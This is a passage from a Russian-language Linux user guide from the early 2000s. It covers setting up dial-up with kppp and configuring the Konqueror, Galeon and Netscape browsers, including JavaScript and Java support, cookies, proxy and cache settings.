


Рис. 24.7. Общие параметры kppp

Теперь нажимаем кнопку **Команды модема** и в появившемся окне ищем команду «Строка набора номера». Ее нужно изменить следующим образом:

- **ATDP** — если у вас импульсная АТС;
- **ATDT** — если у вас тоновая АТС (по умолчанию).

Все остальные параметры можно пока оставить без изменения.




Рис. 24.8. Изменение команды набора номера

Теперь можно попытаться набрать номер. Для этого нажимаем ОК и в окне KPPP (рис. 24.6) нажимаем кнопку Подключиться. И что мы видим?

Конфигуратор не создал символическую ссылку /dev/modem. Можно ее создать, а можно просто нажать кнопку **Настройка**, перейти на вкладку **Устройство** и выбрать устройство, к которому подключен модем:

- /dev/ttyS0 — COM1
- /dev/ttyS1 — COM2

Тут же можно установить реальную максимальную скорость модема. Вы же не думаете, что, если вы установите более высокую скорость, ваш модем заработает быстрее? Иногда нужно, наоборот, понизить скорость, чтобы соединение не обрывалось. Вот теперь номер набирается...




Рис. 24.9. Ошибка!




Рис. 24.10. Исправляем ошибку




Рис. 24.11. Набор номера

После установки соединения на панели задач KDE вы увидите статистику подключения, а именно, сколько времени вы провели в Сети.

Откройте окно с названием соединения. В нем вы увидите еще и скорость работы соединения. Нажав кнопку **Разъединить**, можно оборвать сеанс связи.



Рис. 24.12. Сколько времени мы в Сети




Рис. 24.13. Как оборвать соединение?

24.3. Специальные возможности браузеров

24.3.1. Браузер Konqueror

Нежели в этой главе будет рассказываться, как работать с браузерами? Тогда ее можно вообще пропустить или прочитать по диагонали. Нет, уважаемый читатель, я и не сомневался, что вы умеете работать с браузерами. В этой главе мы поговорим об особенностях того или иного браузера, а также о некоторых специальных параметрах популярных браузеров.

Каковы же возможности Konqueror? Я и не сомневался, что он поддерживает последние стандарты HTML (4.0) и CSS. А вот как у него обстоят дела с Java и JavaScript? Очень много сайтов написано с использованием JavaScript и Java-апплетов.

Я попробовал загрузить документ, содержащий Java-скрипт. Визуальные эффекты отображались так же, как в старом недобром Internet Explorer'e. Это меня обрадовало. Но я решил копнуть глубже.

Вас не раздражают всплывающие окна? Этим особенно знаменита Система Лидеров. Например, когда вы заходите на сайт одного из участников системы, браузер открывает еще три-пять окон и загружает в них сайты других участников. Кроме своих денег, мы еще теряем и часть нервной системы — меня ничто так не раздражает, как вываливающиеся окна, а также приглашения установить Flash. К счастью, с окнами мы сейчас справимся. Выполните команду меню **Настройка** → **Настроить Konqueror**. Перейдите в раздел **Браузер**, на страницу **JavaScript** (рис. 24.14).




Рис. 24.14. Параметры JavaScript

Вы можете вообще отключить JavaScript, но я предпочитаю создать «черный список». Нажмите кнопку **Добавить**, затем введите имя сайта или домена, например, `free-pics.com` и действие **Запретить**. Установив правило **Reject** (рис. 24.1), вы запретите выполнение скриптов JavaScript для указанного узла или домена. Обратите внимание: вы можете указать как имя узла, так и имя всего домена.

После настройки JavaScript я решил посмотреть, как же Konqueror работает с Java-апплетами. По умолчанию поддержка Java отключена, поэтому на странице Java (рис. 24.15) ее нужно включить.




Рис. 24.15. Поддержка Java

Потом нужно указать путь к программе Java. В моей системе была установлена среда Java Runtime Environment. Но заставить ее работать я так и не сумел. Кто знает, может, у вас она будет работать? Установите путь к программе Java: `/usr/lib/jre-x.x.x/java`. Три икса замените номером установленной в вашей системе среды Java.

Я решил пойти в обход и установить старую добрую среду kaffe. Одноименный пакет версии 1.0.6 завалился на стареньком компактe Mandrake Linux 7.2. Среда kaffe потребовала наличия библиотек `libpng` и `libgmp`. Первая установилась без проблем, а вторая уже была установлена. Но kaffe упрямо требовала файл `libgmp.so.2`. У меня же была установлена библиотека `libgmp` версии 3.1.1. Проблема решилась просто:

```
ln -s libgmp.so.3.1.1 libgmp.so.2
```

Как вы видите, я создал ссылку `libgmp.so.2` на файл `libgmp.so.3.1.1`. Оба файла находятся в каталоге `/usr/lib`. Но менеджер RPM не знает, что в нашей системе есть файл `libgmp.so.2`, потому что его нет в базе данных RPM — ни один пакет не устанавливал этот файл. Поэтому нужно установить kaffe без проверки зависимостей (`-- nodeps`):

```
rpm -ihv -- nodeps kaffe*
```

После этого укажите такой путь к программе Java: `/usr/bin/java` или просто `java`. После этого апплеты Java отображались, но достаточно криво-вато и нестабильно, но это уже проблема kaffe, а не Konqueror. По крайней мере, лучше хоть что-нибудь, чем вообще ничего.

Со флешем (Flash) дела обстоят лучше. Браузер Konqueror использует плагин Flash Player программы Netscape. Поэтому, если в вашей системе установлен браузер Netscape или Mozilla, ваш Завоеватель будет отображать «флешки» (рис. 24.16).

Разработчику Web-страниц Konqueror может быть полезен тем, что он умеет проверять правильность написания HTML-кода и CSS-таблиц. Для проверки синтаксиса HTML или CSS загрузите проверяемую страницу и выполните команду меню Инструменты, Проверка правильности страницы Web, Проверить правильность кода HTML (или CSS).

В меню Инструменты вы можете найти инструмент Архивирования загруженной страницы. Архиватор сохранит страницу и все ее файлы в так называемом WAR-формате (WAR — Web Archive).

Но что больше всего мне понравилось в этом браузере, так это то, что я могу изменить строку идентификации агента. Например, я могу «замаски-




Рис. 24.16. Установленные плагины (поддержка Flash)

роваться» под Internet Explorer 5.5 on Windows 2000. Пусть думают, что у меня Windows стоит. Для чего это нужно? Когда вы посещаете узел, в протоколах Web-сервера отображается IP-адрес и строка идентификации агента, например, Mozilla/5.0 (compatible; Konqueror/3; Linux).

24.3.2. Браузер Galeon

Galeon является «придворным» браузером Gnome, то есть устанавливается при установке Gnome. Основан Galeon на движке Mozilla (можно читать Netscape), поэтому он умеет все, что умеет Netscape (Mozilla). Это означает, что Web-страницы в браузере Galeon будут отображаться точно так же, как в браузере Netscape и наоборот.

Galeon без проблем справился со всеми приготовленными мною тестами. Самое главное, что мне не пришлось вокруг него плясать с бубном и песнями, чтобы запустить апплеты Java.

Что мне еще понравилось в этом браузере, так это работающая консоль Java. В отличие от Konqueror, в котором я не смог добиться появления этой консоли, в Galeon консоль Java (рис. 24.17) еще и нормально функционировала. Для появления консоли выполните команду меню Инструменты → Консоль Java.

Браузер Konqueror позволяет не только просматривать Cookie, но и управлять ими: удалять все принятые или только выбранные. Разработчики Galeon пошли немного дальше (а почему бы и нет, если за основу взяли Mozilla?). Диспетчер постоянных данных Galeon (рис. 24.18) позволяет централизованно управлять




Рис. 24.17. Консоль Java




Рис. 24.18. Диспетчер постоянных данных

Cookie и паролями. Для его вызова выполните команду меню **Инструменты** → **Cookie** → **Просмотр Cookie**.

На вкладке **Cookie** вы можете просмотреть все установленные Cookie, удалить выбранные Cookie или удалить все Cookie. Здесь же вы можете удалить все Cookie и одновременно запретить прием Cookie.

Что такое Cookie? Некоторые серверы, когда вы их посещаете, записывают в определенный файл на диске какую-то информацию. Обычно это время последнего посещения сайта, ваше имя (если вы его ввели в анкете), параметры сайта и другая информация.

Для чего используются Cookie? Представьте себе огромный почтовый сервер с Web-доступом наподобие Mail.ru. Скажем так, на 1-2 миллиона пользователей. Когда вы заходите на сайт, отображается дата вашей последней регистрации, применяется определенная схема дизайна. Практически нужно хранить два значения: дату (8 байт) и номер схемы (1 байт). Всего 9 байт, но попробуйте умножить это число на 1 000 000. Как-никак, а 9 000 000 байт — это уже солидно.

Теперь пойдем дальше. При нынешней стоимости устройств хранения данных можно себе позволить хранить лишние 9 000 000 байт, но нужно учитывать еще и то, что каждый день эти 9 000 000 байт «гуляют» туда-сюда по сети (правда, при чтении сервером Cookie эти данные все равно будут передаваться).

Кому это выгодно? Представленная ситуация учебная — на бесплатных серверах пользователей намного больше, а Cookie занимают совсем не 9 байт.

Вот именно поэтому серверы и используют Cookie. Это всем удобно — каждый клиент хранит свои данные. Разумеется, если удалить Cookie, сервер «забудет» эту информацию.

Теоретически Cookie может занести на диск вирус. Но не бойтесь — система не может выполнить текстовый файл, да и вирусов под Linux не так уж и много, а те, что работают у вас, не запустятся, потому что им нужны права администратора. Поэтому использовать Cookie не только можно, но и нужно.

Кроме управления Cookie, вы можете также указать, каким сайтам вы разрешаете устанавливать Cookie, а каким — нет. Не разрешайте устанавливать Cookie интернет-магазинам, если вы настолько смело относитесь к Интернет-коммерции.

Всем известен случай, который основан на доверии клиентов. Клиент зашел в Интернет-магазин, покупал товары, которые потом были доставлены ему домой. Рынок — это штука тонкая, а оттого нестабильная. Цены могут постоянно меняться, а на некоторые товары — в течение дня. Наш клиент уже 2...3 месяца пользовался услугами Интернет-магазина. Но однажды ему пришлось работать в Интернет-кафе. Знаете, что он обнаружил, когда вошел на сайт магазина с другого компьютера? Что цены для других (в смысле новых) пользователей на 20% ниже. Магазин привлекает клиентов низкими ценами, постепенно увеличивая цену (или делая формальные скидки) для постоянных клиентов.

Как вы думаете, как магазин узнал, что зашел именно этот клиент? Ведь имя пользователя и пароль вводятся только при покупке товара, а выбор и просмотр товара доступен все пользователям — для этого не нужно регистрироваться. Вы уже догадались? Правильно, с помощью Cookie.

Следующая функция Диспетчера — это хранение паролей. Каков бы ни был алгоритм шифрования паролей, никогда не сохраняйте пароли в браузере. Это ради вашей же безопасности.

Выполните команду **Настройки** → **Настройки**. Сейчас совершим беглый осмотр всех опций. Параметры интерфейса, я думаю, рассматривать незачем — все равно наши вкусы не совпадают, а вот общие параметры — это дело нужное. Нажмите сразу кнопку **Расширенные**. При этом вы получите доступ к настройкам **Сети**, **Cookies**, **Фильтрации** и постоянным данным.

В разделе **Сеть** установите имя прокси-сервера, например, `proxy.firma.ru`, если вы подключаетесь через локальную сеть или вы хотите использовать прокси-провайдера, хотя большинство провайдеров устанавливают так называемые прозрачные прокси, которые используются без вашего желания.

Рекомендую установить параметр **Не использовать прокси для**. В качестве значения этого параметра нужно указать список доменов, для которых прокси не будет использоваться. Укажите только свой домен, так как если вы и нужный вам сервер находитесь в одной подсети, использовать прокси незачем. Можно

указать и другие домены, но я сомневаюсь, что вы получите к ним доступ в обход прокси (при условии, что вы подключаетесь через локальную сеть).

В разделе **Фильтрация** вы можете:

1. Включить или отключить Java и Java Script.
2. Разрешить или запретить всплывающие окна Java Script.
3. Определить условие загрузки изображений.

В разделе **Постоянные данные** (рис. 24.19) я рекомендую отключить опцию **Помнить пароли**. А также никогда не включать опцию **Предупреждать при приеме Cookies** — уж очень она надоедливая.

Практически все браузеры используют две области кэширования Web-страниц. Одна находится в памяти, а другая — на жестком диске. Может быть, 50 Мб и много для одного пользователя, но это зависит от того, как часто вы посещаете Интернет. Если вы подключаетесь к Интернет по локальной сети, используя локальный прокси-сервер, вы можете установить объем дискового кэша 3...5 Мб — вам этого вполне хватит, так как все кэширование за вас выполнит прокси.




Рис. 24.19. Параметры постоянных данных

Размер кэша в памяти по умолчанию составляет 4096 Кб. В принципе, это вполне допустимый размер. Но если у вас всего 64 Мб памяти, этот объем нужно уменьшить, скажем, в два раза.

Секция **Безопасность** содержит сведения о включенных протоколах безопасности и об используемых сертификатах. Включите все протоколы безопасности — никогда не можешь быть полностью уверенным, какой протокол будет использоваться при передаче номера вашей кредитной карточки.

24.3.3. Браузер Netscape

Что я вам могу сказать относительно Netscape? Вы и так все знаете. Единственное правильное решение, которое вы можете принять при выборе браузера, это Netscape. Большинство страниц будет корректно отображаться в этом браузере. У вас никогда не будет проблем ни с апплетами Java, ни с Flash или JavaScript. То, что некоторые страницы будут выглядеть не так, как в Internet Explorer, так это уже не глюк Навигатора, а непрофессионализм Web-дизайнеров. Конечно, не все зависит от Web-дизайнеров. Но, по крайней мере, всегда можно добиться почти одинакового изображения в браузерах IE и Netscape. Некоторые горе-мастера сознательно создают сайты, которые эффектно выглядят в IE, но хуже некуда отображаются в Netscape. Вот это и есть непрофессионализм.

Браузеры Konqueror и Galeon можно использовать для просмотра несложных страниц, например, чтения HTML-документации, или когда использовать Netscape невозможно. Конечно, все сказанное в большей степени относится к Konqueror, потому что, как я уже говорил, Galeon — это тот же Netscape.

Неужели вы думаете, что некорректно отображающаяся в Netscape страница будет лучше выглядеть в урезанных версиях той же самой Mozilla — Konqueror и Galeon? Вы ошибаетесь. Если же акцентировать внимание на повышенном быстродействии этих двух браузеров, то я предпочитаю подождать на 2 секунды больше, чем потом закрывать Konqueror, чтобы запустить Netscape. Например, время запуска Konqueror на моей машине составляет 4-5 секунд, а Netscape 5-6 секунд. Раньше, когда Konqueror не обладал плагинами Netscape, он был еще легче и запускался еще быстрее. Вот тогда я его еще использовал (но только для чтения документации в формате HTML), а сейчас в его использовании я не вижу смысла.

Я немного отошел от темы, лучше перейдем к настройке Netscape. Для открытия окна параметров выполните команду меню Правка → Настройка (Edit → Preferences).

Категория **Отображение** позволяет задать отображение программы на экране, а также указать, какие шрифты и цвета должны использоваться для Web-страниц, если эти параметры не указаны явно в самой Web-странице.

Категория **Навигатор** позволяет изменить параметры Навигатора. Ведь кроме Навигатора, который использует для просмотра Web-страниц, в пакет Netscape Communicator входят программы:

1. Netscape Messenger — почтовый клиент и программа новостей.
2. Netscape Composer — композер для создания Web-страниц.

В этой категории можно изменить параметры языка Web-страниц (рис. 24.20). Иногда Web-страницы создаются на разных языках, например, на английском и русском. Тогда в каталог Web-сервера, поддерживающего эту функцию, помещается два файла — `index.html.en` и `index.html.ru`. Первая страница содержит англоязычную информацию, а вторая — ту же информацию, но на русском языке. Тогда Netscape передаст первый предпочитаемый вами язык (`ru`) серверу, а тот, согласно полученному идентификатору языка, отобразит файл `index.html.ru`.

В подкатегории приложения вы можете определить приложения, которые будут запущены для работы с тем или иным типом принимаемого файла. Например, если ссылка будет ссылаться на файл PDF, то по окончании загрузки этого файла будет запущена программа для работы с файлами в

